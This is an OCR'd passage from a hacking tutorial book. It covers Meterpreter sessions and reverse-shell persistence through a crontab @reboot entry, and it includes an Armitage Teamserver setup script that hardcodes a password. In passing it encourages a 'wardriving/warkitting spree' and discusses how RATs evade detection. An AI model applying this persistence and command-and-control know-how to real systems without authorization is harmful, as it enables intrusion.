
Load stdapi

Allowing you to use more advanced commands.

---


[60] **Notice how I “improperly” set a STAGED payload listener for a STAGELESS one.** Metasploit does not care, and the handler is smart enough to tell the difference. It will determine whether or not it should send more data back to complete the stage or just open the shell.
[61] **LHOST for the ATTACKER can EITHER be 0.0.0.0 or your real IP address.** However, it should NEVER be specified as localhost (127.0.0.1). Otherwise you will never catch the shell.

Type **help** to see a list.



The main command for meterpreter that we are concerned with is **shell**, or drop into the system command shell of the compromised host.

The TTY interface is very basic and doesn't have autocompletion features like Pupy Shell does, but Meterpreter is a great fallback option in the event that Pupy Shell fails to work.



From here, all of your standard terminal commands that we have covered so far will work.

You can also run programs such as hashcat in the background so it will not be terminated the moment you lose your SSH session with your AWS pivot.

Type **screen -S <give it a name>** to open a session
Then type **screen -r <that name you gave it>** to interact with that session. You can run your hashcat command at this moment.

This is IMPORTANT, after you are done, you must DETACH the session with **[CTRL]+[A]+[D]** to safely detach from it and allow it to run autonomously.

You can exit the shell with a **[CTRL]+[C]** but you MUST type **background** and NOT "exit" to cleanly put Meterpreter in the background, otherwise the shell will get killed.

To exit with Meterpreter sessions running, type **exit -y**.

Now you can disconnect from your AWS server, and your home server is cracking a password on hashcat autonomously!

You might as well just keep your wardriving/warkitting (war-rootkitting) spree going since you don't have to go home early now!

Learning how to run auto-start processes using Crontab

Previously, I have taught you how to create a simple reverse shell to administer your home networks. Now, I am going to teach you how to make the running of that shell a on-boot process so that way, you can remotely restart your server and allow it to remain "persistent", that is, it survives a reboot.[62] And issue reboot commands without losing remote control of your home server.

Now, in this book, I saved the file as **/root/testpayload.py** in the /root directory, so I am going to keep it there for this demonstration.

We need to add a crontab process, which can automate startup tasks such as scripts on reboot.

Type:

Crontab -e[63]

A rudimentary text editor opens, but I am using Nano. In nano, you would…

[CTRL]+[/] to get to the end of the file

And then add at the last line


@reboot python /root/testpayload.py[64]

And to exit and save it

[CTRL] + [X]
[ENTER]

You can view your crontab by typing **crontab -l** to see the file for new entries

[62] Persistence is a modern thing, basically, to avoid detection, modern RATs avoid or minimalize "touching the disk". Attempting to immediately gain persistence and copy itself onto the hard disk upon code execution would trigger the antivirus, intrusion detection system, and probably end up getting sandboxed by IT.
[63] If you are prompted for what text editor to use, select Nano
[64] Its essential that you remember to REMOVE or COMMENT OUT this line **as soon as you stop using that IP address as a remote listener (AWS)**. If you fail to do this after using a new IP in a new instance, someone else can catch that shell!



At the bottom of the illustration, note the syntax

@reboot # which runs the command on each reboot of the machine

And the python execution of our payloads

Python /$PATH/payload.py

Verify that you added the new lines, and then **reboot** so we can double check if it worked. Just run the command **p0f** to see that the shell started up, OR, login back to your REMOTE AWS LISTENER and run the listener again.

Installing and learning how to use Pupy Shell

Introduction to Armitage, and the Teamserver feature known as “Multiplayer Metasploit”

Armitage is a graphical GUI Java plugin for Metasploit, billing itself as “Fast and Easy Hacking”.[65]

The Armitage package comes in two flavors, (1) the free and open source Armitage release that is already installed in Kali Linux, and (2), the upgraded and significantly more capable Cobalt Strike.[66]

[65] **This claim could be subjective. You do need a good understanding of reverse shells, exploits, networking**, as well as Metasploit Framework syntax to fix any quirks present in Armitage.
[66] Cobalt Strike is a annual subscription of $3,500 for the first year and $2,500 for the subsequent years after that.

Do not assume that you could avoid or sidestep the requirements of understanding how Metasploit works simply because you chose to run Armitage. You will need to apply your know-how on Metasploit commands and framework updates to solve common issues in Armitage.

Armitage tries it's best to make things easier on you, including intelligently selecting which scans to run next based upon discovered open ports as well as the "Hail Mary Attack", which launches every conceivable exploit at a target when all else fails[67], but successful exploitation is entirely on you.

Metasploit itself, after you get used to it's quirky syntax, becomes quite easy to manage.[68]

It is still, much easier in my opinion, than understanding brand new RATs (like Pupy) that are released on GitHub, each one with differing commands.

---

[67] **You should keep this option as a reserve, and NEVER to use it against a host that never authorized you for a pentest.** This attack is extremely loud, and will trigger every known intrusion detection/prevention system present on a host. You will be logged and possibly prosecuted if you do not have permission to do this from all involved parties.

[68] Many of your questions on a specific MSF exploit module could be shown by **"info**" or **"command -h"** or **"help"**

In this final section of this Chapter, we will be covering a unique feature of Armitage & Cobalt Strike that enables multiple attackers to coordinate their exploits through a single "Teamserver". Information such as credentials, loot, scan results, vulnerabilities, are all shared in real time within the Teamserver and can be downloaded locally by each participant, seamlessly.

We will use the free, preinstalled version of Armitage to generate a Teamserver, then connect back to it.

Overview of the Armitage Teamserver

This old article, composed by Raphael Mudge of Strategic Cyber LLC (the creators of Armitage & Cobalt Strike) briefly covers how the Teamserver works.[69] More details on the actual workings of the Teamserver is shown here.[70]

Now normally, Metasploit does not permit the use of multiple participants in sharing information and sessions outside of a few modules and the export database capability[71]. Partly, its because it is a security risk. You can hijack another attacker's meterpreter session, depending on the level of encryption used and whether or not the payload utilizes a SSL certificate. Even in a penetration test, after you are done, you MUST kill off any active shells, because no-authentication shells can open ports that can be abused by a unknown attacker later.

However, Mr. Mudge has resolved this issue, as well as the design drawback of Metasploit Framework by creating a multiplexer for Metasploit called the Armitage Teamserver.

When the Teamserver receives a ton of commands from multiple logged in users, the Teamserver queues the commands and executes them one by one. If the command has timed out, the Teamserver will simply drop that command to prevent the Teamserver from crashing.

Other features of the Teamserver includes a real time chat room ("Event Log"), being able to pass Meterpreter sessions[72] to fellow attackers, share reconnaissance and vulnerability data in real time, and overall, significantly boosts the effectiveness of a Red Team.

---

[69] http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf, page 19
[70] https://www.usenix.org/system/files/login/articles/105484-Mudge.pdf
[71] Db_export -f xml file.xml
[72] By default, only one member of the Teamserver can access a shell in Armitage. That member must exit cleanly to permit another attacker to use that shell.

Preconfiguration Requirements for the Armitage Teamserver

In order to allow the Teamserver to be reachable from remote hosts from the Internet (your buddies), you must…

1. Be able to reach the Public IP address of your home network or server
2. Connect to port ranges 55550 to 55559
3. And have port-forwarding enabled

We can verify that this all works using netcat.

First we need to configure port-forwarding and set a unique internal IP address for your home network.

1. Open your router configuration, for SOHO routers, usually it can be accessed by typing 10.0.1.1 or 192.168.1.1 from the browser[73]
2. Login and find your port-forwarding settings
3. Find your internal IP address[74]
   Ifconfig eth0 OR **ifconfig wlan0**
4. Now enter that internal IP address into the host box in your router's port forwarding settings
5. For port range, you need to specify BOTH TCP AND UDP port ranges 55550-55559
6. Save the settings and restart the router

After the router has rebooted, test your connectivity back to the internet first

Ping 8.8.8.8

If you do not see a steady list of packets being pinged to Google then you may have some connectivity issues. You can reestablish connectivity by typing

Route -n

Do you see your gateway address? If not or if its wrong then you need to connect back to your gateway (NAT router).

Route add default gw 10.0.1.1 # or whatever your router is called, like 192.168.1.1
Dhclient eth0 # or wlan0 or whatever your interfaces are
Ping 8.8.8.8

[73] Apple routers must be configured using Airport Utility
[74] I am aware that some machines will have dynamic internal IPs (it always changes), you can either set it to static (doesn't change) in your router config OR, you can manually change the IP with **ifconfig <interface> <internal IP>** and then reconnect back to the router with **route add default gw <router internal IP>**

These are very basic networking troubleshooting commands that you are going to have to rely on. You should have internet connectivity back.

Now to start your Teamserver. First we need to start Metasploit services.[75]


Service postgresql start
Service metasploit start
Msfdb init
Msfdb start

With the database initialized, we can now start up the Armitage Teamserver.

Cd /usr/share/armitage
Teamserver <public IP[76]> <password>[77]

If all goes well, you should have the Teamserver started in about 20 to 30 seconds.


In this illustration, I covered up my public IP address (which is HOST: <public IP>), my Teamserver password (password:) and segments of my session key. But this is what happens if you can successfully start the Teamserver.



[75] NOT Metasploit framework itself. Just the service.
[76] Your public IP being whatever Google tells you it is by googling “My IP”
[77] This can be anything, just make sure its long because someone can hijack the session.

Now lets test that this is reachable from the WWW.

Open another terminal. Type **Nc -nv <public IP> 55553**[78]



Once again I edited out the last two octets of my public IP. But, a successful netcat test will tell you that port 55553 on your public IP is open.

Now you are ready to use Armitage and log into the Teamserver.

On Kali Linux, press **[SUPER]** and type “armitage” into the search box and hit enter.

You are immediately asked for authentication. Fill the following boxes this way:

HOST: <public IP address>
PORT: 55553 <always!>
USER: msf
PASS: <Whatever password you made up>

Then click **[CONNECT]**. The login should be immediate and you should see the same session key pop up with a YES or NO answer. Click YES to continue. After a few seconds the GUI loads and you are now synced with the Armitage Teamserver.

[78] It has to be THIS port. Teamserver receives encrypted connections only on this port.

Now at this stage, and especially if this is your first time, you may have screwed it up somewhere and failed to connect to the teamserver or timed out trying to.

The Armitage login screen timed out	**Your teamserver is probably not reachable from the Internet.** 1. Check that your port forwarding settings are correct, external connections from a. **WAN → port 55553 of ROUTER→ to your internal IP of SERVER** 2. Check that your internal IP of your teamserver is correct (ifconfig eth0) and if not, then force a change with **Ifconfig eth0 10.0.1.20** **Route add default gw 10.0.1.1** **Dhclient eth0** *I am making the assumption that you are forwarding ports to 10.0.1.20, you need to change this IP to whatever you forwarded your ports to 3. Try the netcat test again **Nc -nv <public IP> 55553**
The Teamserver startup process said something about MSFRPC Daemon still running	**Armitage needs the RPC daemon to be OFF.** You can guarantee that any obstructive services are shut down before starting Armitage by running the following commands **Killall ruby #** kills all Ruby processes on your system, MSFRPCD is a PIA to catch with a kill command, even by using commands like pidof or kill -9 process **Fuser -k 55553/tcp #** kills all processes running on port 55553, which Armitage needs unoccupied. Then do the startup sequence again and run the netcat test **Cd /usr/share/armitage** **Teamserver <public IP> <password>** **Nc -nv <public IP> 55553**
It said something about a Metasploit database not running.	This is a Metasploit problem and not Armitage. Armitage is a plugin for MSF and therefore **needs at least Metasploit services (the database) to be RUNNING**. To fix this, add this to your startup sequence **Killall ruby** **Fuser -k 55553/tcp** **Service postgresql start** **Service metasploit start** **Msfdb init** **Msfdb start** **Cd /usr/share/armitage** **Teamserver <public IP> <password>** **Nc -nv <public IP> 55553** All of this can be automated with a script.

For this reason, I composed a python script that you can type up and run that will guarantee perfect-launches of the Teamserver, assuming you properly performed your port forwarding.

Python Coding Exercise: A Armitage Teamserver Startup Script

Open a text editor like nano, leafpad, or preferably atom.io and hammer out the following code We are running with the assumption (you need to change or adapt the code to your network settings)

1. That our public IP is 84.92.45.72[79]
2. That our internal IP address that we opened local port-forwarding to is 10.0.1.20[80]
3. That our NAT gateway (router) IP address is 10.0.1.1
4. And that you elected to keep a
    a. **username::msf**
    b. and **password::pwnst0rm**
5. Name the python file “script.py”

On the next page, copy the script in BOLD and insert that into script.py

[79] You can test connectivity from the previous setup by running the command
“nv -nv <your public IP> 55553” from a different device on a different network

[80] This is important. A majority of Teamserver setups failed because there was no port-forwarding settings on your local router. You MUST login to your router at 192.168.1.1 or 10.0.1.1 and add a specific IP address to have ports 55550 - 55559 forwarded. It should be added as a new rule, and the router should then be restarted.

```
#!/usr/bin/env python
import os[81]
import socket
import sys
import operator

cmd_str = """
ifconfig eth0 10.0.1.20[82]
# changes internal IP to the one where it is recognized
route add default gw 10.0.1.1[83]
cd /usr/share/armitage[84]
# kills intrusive processes that could disrupt the startup
killall ruby[85]
fuser -k 55553/tcp[86]
service postgresql start[87]
service metasploit start
msfdb init
msfdb start

# starts up teamserver
Teamserver 84.92.45.72 pwnst0rm[88]
"""

os.system(cmd_str)[89]
```

When you run the script with **"python script.py"**, this will automate the entire startup process for you.

[81] Imports required modules
[82] Changes internal IP address to a hypothetical 10.0.1.20 (yours may be different)
[83] Connects back to your gateway assuming it was 10.0.1.1
[84] You need to change-directory to /usr/share/armitage with that command. The Teamserver binary will NOT RUN without changing directories to that location. It CANNOT be run as /usr/share/armitage/teamserver!
[85] Kills all ruby processes, it's just a sloppy one liner to kill off MSFRPC Daemon
[86] Kills everything still running on 55553 to free it up
[87] Starts the metasploit databases
[88] Opens a publicly connectable Armitage Teamserver with IP::84.92.45.72, username::msf and password::pwnst0rm
[89] Enters all of the commands in the string, into the command line